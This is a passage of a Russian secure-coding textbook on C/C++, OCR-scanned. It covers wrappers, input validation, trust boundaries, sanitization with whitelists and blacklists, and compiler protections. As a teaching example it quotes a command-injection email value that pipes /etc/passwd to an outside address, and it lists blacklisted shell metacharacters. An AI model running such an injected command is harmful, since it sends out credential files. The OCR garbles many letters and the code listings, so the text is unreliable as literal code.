Системные интеграторы и администраторы могут защитить системы от уязвимостей в готовых программных компонентах (например в библиотеках) предоставляя оболо ки (обертки — wrappers) перехватывающие вызовы API о которых известно то они могут работать неверно. Такая оболо ка реализует исходные функции API (как правило путем вызова оригинального компонента) но при этом выполняет дополнительные проверки для обеспе ения того то известные уязвимости не могут быть использованы злоумышленником. Чтобы быть реальным этот подход требует связывания выполняемых файлов во время выполнения. Пример подхода который реализует этот метод для систем Linux библиотека libsafe от A aya Labs [1 213].

Оболо ки не требуют иЗхменения операционной системы и работают с существующими бинарными программами. Они не в состоянии защитить от неизвестных недостатков безопасности если в асти кода который не перехватывается оболо кой имеется уязвимость система по-прежнему будет уязвима для атак.

Связанным с описанным подходом является выполнение недоверенных программ контролируемой среде которая ограни ивается конкретным поведением с использованием пользовательских политик. Примером такого подхода является Systrace[10]. Этот подход отли ается от безопасной оболо ки тем то не предотвращает использование уязвимостей но может предотвратить неожиданные втори ные действия которые обы но пытаются выполнять авторы эксплойтов такие как запись файлов в защищенном месте или открытие сетевых сокетов [167].

Systrace является инструментом обеспе ивающим выполнение политики которая предоставляет способ отслеживать перехватывать и ограни ивать системные вызовы. Syst ace действует как оболо ка для выполняемых файлов руководя их обходом таблицы системных вызовов. Она перехватывает системные вызовы и с помощью устройства Sys race проводит их ерез ядро и обрабатывает системные вызовы [167].

[10] **www.citi.umich.edu/u/provos/systrace/**

Подобно безопасной оболо ке контролируемой среде не требуется исходный код или изменения в программе находящейся под надзором. Недостатком этого подхода является то то о ень легко неправильно сформулировать политики и нарушить необходимую функциональность надзираемой программы. Для администратора создание то ных описаний политики для больших и сложных программ поведение которых полностью не изу е-но может оказаться непосильной зада ей.

Проверка входных данных

Распространенной при иной уязвимостей является пользовательский ввод который не был должным образом проверен. Проверка пользовательского ввода выполняется в несколько этапов.

1. Все исто ники входных данных должны быть идентифицированы. Исто ники входных данных вклю ают аргументы командной строки сетевые интерфейсы переменные среды и контролируемые пользователем файлы.

2 Определение и проверка данных. Данные из всех недоверенных исто ников должны быть полностью специфицированы и проверены на соответствие этим спецификациям. Реали ация системы должна быть спроектирована для обработки любого диапазона или комбинация корректных данных. Корректные данные в этом смысле — это данные нали ие которых предполагается проектом и реализацией системы а потому они не в состоянии привести систему в неопределенное состояние. Например если система принимает в ка естве входных данных два целых исла и перемножает эти два зна ения система должна либо (а) проверить входные данные тобы гарантировать невозможность переполнения или других исклю ительных условий в результате операции либо (б) быть готовой обработать результат операции.

3. Спецификации должны определять ограни ения минимальные и максимальные зна ения минимальную и максимальную длину корректное содержание требования инициализации и реинициализации а также требования шифрования для хранения и переда и.

4 Убедитесь то все входные данные соответствуют спецификации. Используйте инкапсуляцию данных (например классы) для определения и инкапсуляции ввода. Например вместо проверки допустимости каждого символа в имени пользователя можно определить класс который инкапсулирует все операции для данного типа ввода. Входные данные должны проверяться как можно скорее. Неверный ввод не всегда вредоносен — асто он является неверным просто слу айно. Выводимые как можно раньше от еты об ошибках асто помогают исправить проблему. Когда исклю ение происходит глубоко в коде не всегда о евидно то при иной является неверный ввод и какие именно входные данные выходили за допустимые рамки.

Для спецификации всех входных данных можно использовать словарь данных или иной подобный механизм. Входные данные обы но хранятся в переменных а некоторые входные данные в коне ном с ете сохраняются в виде постоянных данных. Для проверки входных данных должны быть разработаны спецификации определяющие какие входные данные являются допустимыми. Хорошей практикой является определение данных и характеристик переменных не только для всех переменных содержащих пользовательский ввод но и для всех переменных которые содержат данные из постоянного хранилища.

Необходимость проверки вводимых пользователем данных о евидна необходимость проверки данных с итываемых из постоянного хранилища является защитой от возможности подделки хранилища.

Легко доступны надежные эффективные и удобные инструменты для обработки данных в стандартных и широко применяемых форматах таких как ML HTML JPEG и MPEG. Например большинство языков программирования имеют библиотеки как для синтакси ческого анализа XML и HTML как и для работы с изображениями JPEG или фильмами MPEG. Из правила согласно которому инструменты для стандартизированных и широко используемых форматов данных являются безопасными имеются известные исклю ения [57 58 73] а потому важно тщательно оценивать такие средства. Специализированные и нестандартные форматы данных являются более проблемати ными потому то они обы но не имеют инструментов для синтакси ческого анализа запросов анализа данных или преобразования. В таких слу аях разработ ики вынуждены создавать инструменты пользовательской обработки данных “с нуля”. Этот процесс подвержен ошибкам и асто приводит к появлению уязвимостей которыми могут воспользоваться злоумышленники. Для решения этих проблем исследователи разрабатывают языки высокого уровня для описания и обработки специальных данных. Эти языки могут использоваться для то ного определения специальных и нестандартных форматов данных а результаты определения могут быть обработаны и генерировать интеллектуальные входные анализаторы которые могут надежно обрабатывать ошибки [71].

Границы доверия

В теорети ческом плане если программа полу ает только допустимые входные данные и логика программы правильно предвидит и обрабатывает все возможные комбинации допустимых входных зна ений большинство описанных в этой книге уязвимостей будет устранено. К сожалению написание безопасных программ — доказанно недостижимая цель. Это особенно верно когда данные передаются между разли ными программными компонентами. Джон Вега (John Viega) и Мэтт Мессье (Ma t Messier) предоставили пример приложения которое полу ает адрес электронной по ты от пользователя и записывает этот адрес в буфер [218].

```
sprintf buffer, "/bin/mail %s < /tmp/email", addr)
```

Затем буфер выполняется с помощью функции **`system`** () которая передает строку командному процессору для выполнения. Риск коне но заклю ается в том то пользователь введет следующую строку как адрес электронной по ты.

```
bogus@addr.com  cat /etc/passwd | mail some@badguy.net
```

Программное обеспе ение асто содержит несколько компонентов и библиотек. Предыдущий пример состоит по крайней мере из нескольких компонентов вклю ая приложение **`/bin/mail`**, и командный процессор. Каждый компонент может работать в одном или нескольких доверенных доменах которые определяются архитектурой системы политикой безопасности необходимыми ресурсами и функциональностью.

На рис. 9.7 проиллюстрированы доверенные компоненты и шаги которые могут быть предприняты компонентом для того тобы гарантировать то любые данные пересекающие границу доверия являются приемлемыми и не являются злонамеренными. Эти шаги могут вклю ать *канонизацию и нормализацию входную очистку проверку* и *выходную очистку* Не все эти шаги обязаны выполняться но если выполняются то в ука анном порядке.




Рис 9 7 Доверенный компонент

Канонизация и нормализация Канонизация — это процесс приведения без потерь входных данных к известному эквивалентному простейшему виду. Нормализация это процесс преобразования с потерями входных данных в простейший известный (и ожидаемый) вид. Канонизация и нормализация должны выполняться до проверки для предотвращения злоумышленниками использования процедуры проверки для отсе ения недопустимых символов и построения в результате некорректных (и потенциально опасных) последовательностей символов. Кроме того следует убедиться то нормализация проводится только над полностью собранным пользовательским вводом. Никогда не следует нормализовать асти ный ввод или объединять нормализованные входные данные с ненормализованным вводом.

Например файловые системы POSIX предоставляют синтаксис для выражения имен файлов в системе с использованием путей. Путь — это строка которая показывает как найти любой файл на иная с определенного каталога (обы но текущего рабо его каталога) и перемещаясь по каталогам вниз до тех пор пока файл не будет найден. Канони еские пути не содержат ни символи еских ссылок ни специальных имен таких как « » И ª » которые в системах POSIX обрабатываются специальным образом. Каждый файл доступный из каталога имеет ровно один канони еский абсолютный путь (т.е. на инающийся с верхнего “корневого” каталога) вместе с множеством неканони еских путей.

В астности сложные подсистемы асто являются компонентами которые принимают строковые данные содержащие команды или инструкции для компонента. Строковые данные передаваемые этим компонентам могут содержать специальные символы запускающие команды или действия которые приводят к уязвимости программного обеспе ения.

Когда данные должны отправляться компоненту в другой доверенный домен отправитель с помощью должного кодирования и применения управляющих последовательностей для потоков данных ерез границу доверия должен гарантировать данные годятся для границ доверия полу ателя. Например если в систему проникли вредоносный код или данные то многие нападения окажутся неэффективными если на выходе из системы данные будут надлежащим образом закодированы в том исле с использованием управляющих последовательностей.

Очистка Во многих слу аях в разных доверенных доменах данные передаются непосредственно компоненту. О истка данных (da a sani ization) — это процесс обеспе ения соответствия данных требованиям подсистемы которой они передаются. О истка также предполагает то данные соответствуют требованиям безопасности в смысле уте ек или незащищенности конфиденциальных данных при выводе ерез границы доверия. О истка может вклю ать в себя устранение нежелательных входных символов путем удаления замены кодирования или экранирования символов с помощью управляющих последовательностей. О истка может выполняться после ввода данных (входная о истка) или перед тем как данные передаются ерез границы доверия (выходная о истка). О истка и проверка входных данных могут сосуществовать и дополнять друг друга.

Проблема с вызовом функции sys em() который может быть использован злоумышленником и описан в на але этого раздела заклю ается в контексте вызова. Команда sys em () не имеет никакой возможности определить то этот запрос является некорректным. Поскольку вызывающий процесс в данном слу ае осведомлен о контексте ответственность за о истку данных (командной строки) перед вызовом функции из другого логи еского модуля (системной библиотеки) возлагается на вызывающий процесс. Лу ше всего это осуществляется ерез о истку данных.

Проверка Проверка — это процесс обеспе ения того то входные данные попадают в пределы ожидаемой области корректных входных данных. Например аргументы метода не только должны соответствовать требованиям диапазона типа и требованиям к диапазону метода или подсистемы но и содержать данные которые соответствуют входным инвариантам данного метода или подсистемы.

Границы и интерфейсы Важно тобы были рассмотрены все границы и все интерфейсы. Рассмотрим например архитектуру простого приложения показанную на рис. 9.8. Важно тобы о ищенные данные передавались ерез все системные интерфейсы. Исследование и проверка данных обмениваемых таким образом могут быть полезны для идентификации и предотвращения атак путем зондажа перехвата и имитации.




Рис 9 8 ИнтерфейсЫу которые может использовать злоумышленник [220]

Двумя подходами к о истке данных являются *белые* и *черные списки* Черные списки пытаются исклю ить материалы которые являются некорректными в то время как белые списки требуют тобы принимались только корректные данные. Как правило рекомендуется белый список потому то не всегда можно определить все недопустимые зна ения так то белый список отказоустой ив в слу ае неожиданных данных.

Черные списки

Один из подходов к о истке данных заклю ается в замене *опасных* символов во входных строках под еркиваниями или иными безвредными символами. Пример 9.1 содержит пример кода выполняющего эту функцию. Опасные символы — это символы которые могут приводить к некоторым непреднамеренным или непредвиденным результатам в определенном контексте. Часто эти символы являются опасными потому то указывают вызванной подсистеме то она должна выполнить операцию которая может использоваться для нарушения политики безопасности. Например мы уже видели как символ “ ” может оказаться опасным в контексте вызова **system** () или другой команды которая вызывает оболо ку так как он позволяет пользователю присоединять дополнительные команды к концу строки. Существуют и другие символы которые по тем же при инам являются опасными в контексте SQL-запросов к базам данных или URL.

Пример 9 1. Подход к очистке данных на основе черных списков

```
01  int main int argc, char *argv[]) {
02      static char bad_chars[]   "/  []<>& t"
03      char * user_data
04      char * cp  /* Курсор в строке */
05
06      user_data  getenv("QUERY_STRING")
07      for  cp  user_data  * cp +  strcspn cp, bad_chars)) )
08          *cp    ' '
09      exit 0)
10  }
```

Проблемой с данным подходом является то то он требует от программиста выявления всех опасных символов и комбинаций символов. Это может быть трудным или невозможным без детального понимания программы процесса библиотеки или вызываемого компонента. Кроме того в зависимости от программной среды может иметься много способов кодирования или экранирования символов входных данных с помощью управляющих последовательностей которые после успешного обхода ерных списков могут быть интерпретированы с вредоносным результатом.

Белые списки

Лу шим подходом к о истке данных является определение списка допустимых символов и удаление всех символов не входящих в этот список. Список допустимых входных зна ений обы но представляет собой предсказуемый еткий набор управляемого размера. Рассмотрим например пакет **tcp_wrappers,** написанный Витсом Веменой (Wietse Venema) и показанный в примере 9.2.

Пример 9.2. Пакет tcp wrappers Витса Вемены

```
01  int main void) {
02      static char ok_chars[]   "abcdefghijklmnopqrs"
03              "tuvwxy zABCDEFGHIJKLMNOPQRSTUVWXY Z"
04              "1234567890_-.@ᴹ
05
06      char *user_data  /* Указатель на строку среды */
07      char *cp        /* Курсор в строке */
08
```

```
09      user_data   getenv("QUERY_STRING")
10      printf("%s n", user_data)
11      for  cp   user_data  * cp +  strspn cp, ok_chars))  )
12          *cp
13      printf("%s nM, user_data)
14      exit (0)
15  }
```

Преимущество белых списков заклю ается в том то программист может быть уверен то строка содержит только знаки которые он с итает безопасными.

Белый список предпо тительнее ерного потому то вместо того тобы “отлавливать” все недопустимые символы программисту требуется только гарантировать выявление всех приемлемых символов. В результате программист может меньше сосредото иваться на том с помощью каких символов злоумышленник может попытаться обойти проверку безопасности.

Тестирование

После реализации функций о истки данных и проверки ввода важно проверить их тобы убедиться то они не допускают опасных зна ений. Множество некорректных зна ений зависит от контекста. Несколькими примерами некорректных зна ений для строк которые могут быть переданы оболо ке или использоваться в имени файла являются пустая строка строки на инающиеся с “/” или любые строки содержащие “/” или управляющие символы и символы с установленным старшим битом (особенно десяти ные зна ения 25 и 255). Код не обязательно проверять на опасные зна ение но его следует протестировать тобы убедиться то ваши функции проверки ввода ограни ивают входные данные безопасными зна ениями.

■ 9.5. Реализация

Обеспечение безопасности компилятором

Компиляторы C и C обы но обладают слабой поддержкой проверки типа но в общем слу ае можно увели ить уровень проверки таким образом то некоторые ошибки будут обнаруживаться автомати ески. Вклю ите как можно большее коли ество предупреждений компилятора и исправьте код так тобы без предупреждений и ошибок компилировать его а также строго используйте ANSI-прототипы в отдельных заголово ных файлах (h) тобы гарантировать то все вызовы функций используют правильные типы.

Для компиляции C или C с помощью GCC используйте по меньшей мере следующие флаги компиляции (которые вклю ают множество предупредительных сообщений) и попытайтесь устранить все выводимые предупреждения.

```
gcc -Wall -Wpointer-arith -Wstrict-prototypes -02
```

Флаг -02 используется потому то некоторые предупреждения могут быть обнаружены только путем анализа потоков данных выполняемых при высоких уровнях оптимизации. Вы можете захотеть использовать -W -pedantic или более специализированные флаги такие как -Wstrict-o erf low=3 для диагностики алгебраи ческих упрощений которые могут привести к ошибкам проверки выхода за границы.

т

Разработ ики использующие V sual C должны применять флаг **/GS** для того тобы разрешить применение канареек и выполнить некоторую реорганизацию стека препятствующую распространенным эксплойтам. Такая реорганизация стека меняется со временем. На рис. 9.9 показана эволюция флага **/GS** в V sual C . Флаг **/GS** усовершенствован в V sual S udio 11 [33]. Microsoft отме ает то распространенной проблемой при рассмотрении слу аев повреждения стека без использования механизма **/GS** является неверно размещенный нулевой завершающий символ. Например в приведенном далее фрагменте программы функция **ManipulateString** {) корректно записывает данные в границах строки **buf,** но неверно отслеживает окон ательную длину **cch** полу ающейся строки.




Рис 9 9 Флаг GS для Vi ual C

```
01  char buf[MAX]
02  int cch
03  ManipulateString buf, &cch)
04  buf[cch]     0 *
```

Команда завершающая строку нулевым символом может в результате выполнить запись за пределами строкового буфера без повреждения кук установленных параметром /GS. Для решения этой проблемы Visual Studio вносит команды проверки диапазона в строке 3 генерируемого ассемблерного кода тобы предотвратить запись за границами выделенной памяти. 01 02 03 04 05 06 07 08 * 10

```
01     move eax, DWORD PTR _cch$[ebp]
02     mov DWORD PTR $Tl[ebp], eax
03     crap DWORD PTR $Tl[ebp],  20          0000014H
04     jae SHORT $LN3@main
05     jmp SHORT $LN4@main
06 $LN3@main
07     call  report_rangecheckfailure
08 $LN4@main
OS mov ecx, DWORD PTR $Tl[ebp]
10    mov BYTE PTR buf$[ebp+ecx], 0
```

Грубо говоря компилятор вставляет код эквивалентный строкам -7 в следующем фрагменте перед завершением строки нулевым символом.

```
01 char buf[MAX]
02 int cch
03 ManipulateString buf, &cch)
04 if (( unsigned int) cch) >  MAX) {
05       report_rangecheckfailure  )
06  }
07 buf[cch]    '  0 '
```

SDL вклю ает ряд рекомендаций выходящих за рамки /GS в которых компилятор способен оказать помощь в разработке безопасного программного обеспе ения. Они варьируются от конкретных возможностей генерации кода таких как использование `strict` gs_check для предупреждений компилятора связанных с безопасностью так и более общих рекомендаций по надлежащей инициализации или о истке указателей [32]. Visual S ud o 2012 добавляет новый переклю атель /sdl который предоставляет единый механизм вклю ения такой дополнительной поддержки безопасности. Переклю атель sdl заставляет компилятор трактовать предупреждения как ошибки времени компиляции а также вклю ает дополнительные возможности генерации кода такие как расширение сферы защиты от переполнения буфера стека и инициализация или о истка указателей в ограни енном наборе етко определенных сценариев. Переклю атель /sdl по умол анию отклю ен но его можно вклю ить открыв страницы свойств текущего проекта **и обратившись к пункту Conf gurat on Propert es — C C » Genera opt ons**

Модель AIR

Модель AIR описанная в главе 5 “Цело исленная безопасность” в разделе 5 6 “Стратегии контрмер” представляет собой усовершенствование компилятора для гарантии то либо цело исленные зна ения эквивалентны полу енным с использованием целых исел с неограни енным диапазоном либо генерируется исклю ение. Хотя первона альный прототип компилятора на базе GCC продемонстрировал всего лишь падение производительности на 5.58% при уровне оптимизации -02 при работе с тестом SPECINT2006 [50] второй прототип на основе LLVM оказался неспособным повторить этот результат.

Надежный и безопасный C/C

Для любого решения которое должно обеспе ить существенную разницу в надежности инфраструктуры программного обеспе ения соответствующие методы должны быть встроены в инструменты которые программисты используют для создания своих приложений. Однако решения основанные только на схемах защиты времени выполнения обладают высокими накладными расходами. Ри ард Джонс (R chard Jones) и Пол Келли Paul Ke ly) [118] реализовали проверку времени выполнения выхода за границы с накладными расходами от `5x` до `6x` для большинства программ. Олатунжи Рувейс Olatunji Ruwase) и Моника Лам (Monica Lam) [179] расширили подход Джонса и Келли для поддержки большего класса программ на языке программирования C но сообщили о замедлении работы в 11-12 раз при проверке границ для всех объектов и в 1.6-2 раза для нескольких важных программ при соблюдении границ только для строк. Эти накладные расходы слишком высоки для использования в готовом коде (т.е. программах работающих у коне ных пользователей) то важно если проверки границ будут использоваться в ка естве механизма

обеспе ения безопасности а не только для отладки. Динакар Дхуржати (Dinakar Dhu jati) и Викрам Адв (Vikram Ad e) сумели дости ь проверки границ массивов и строк в программах на C и C со средними накладными расходами времени выполнения равными 12% с помощью тонкого разделения памяти [55].

Производители компиляторов составляют сегмент цепи производства программного обеспе ения который довольно сильно отли ается от производителей инструментов обеспе ения ка ества. Каждая компания по производству оборудования обы но поддерживает некоторое коли ество групп по разработке специализированных компиляторов как это делают несколько крупных производителей. Кроме того имеется зна ительное сообщество отдельных лиц и компаний которые поддерживают компиляторы с открытым исходным кодом GNU Comp ler Co lection (GCC). C у етом этих разли ных групп имеется более 100 производителей компиляторов. Решение CERT заклю ается в том тобы объединить стати еский и динами еский анализ для работы со старым кодом для прежних версий с низкими накладными расходами. Эти методы могут использоваться для устранения нескольких важных классов уязвимостей вклю ая запись за пределами объекта (например переполнение буфера) тение за пределами объекта и произвольное тение/запись (например сохранение по произвольному указателю) [16]. Проблема переполнения буфера например решается путем стати еского анализа вопросов которые могут быть решены во время компиляции и компоновки и динами еского анализа с использованием высокооптимизированного кода вопросов которые можно решить только во время выполнения. CERT расширяет компилятор с открытым исходным текстом для выполнения методов анализа надежного и безопасного C/C как показано на рис. 9 10.

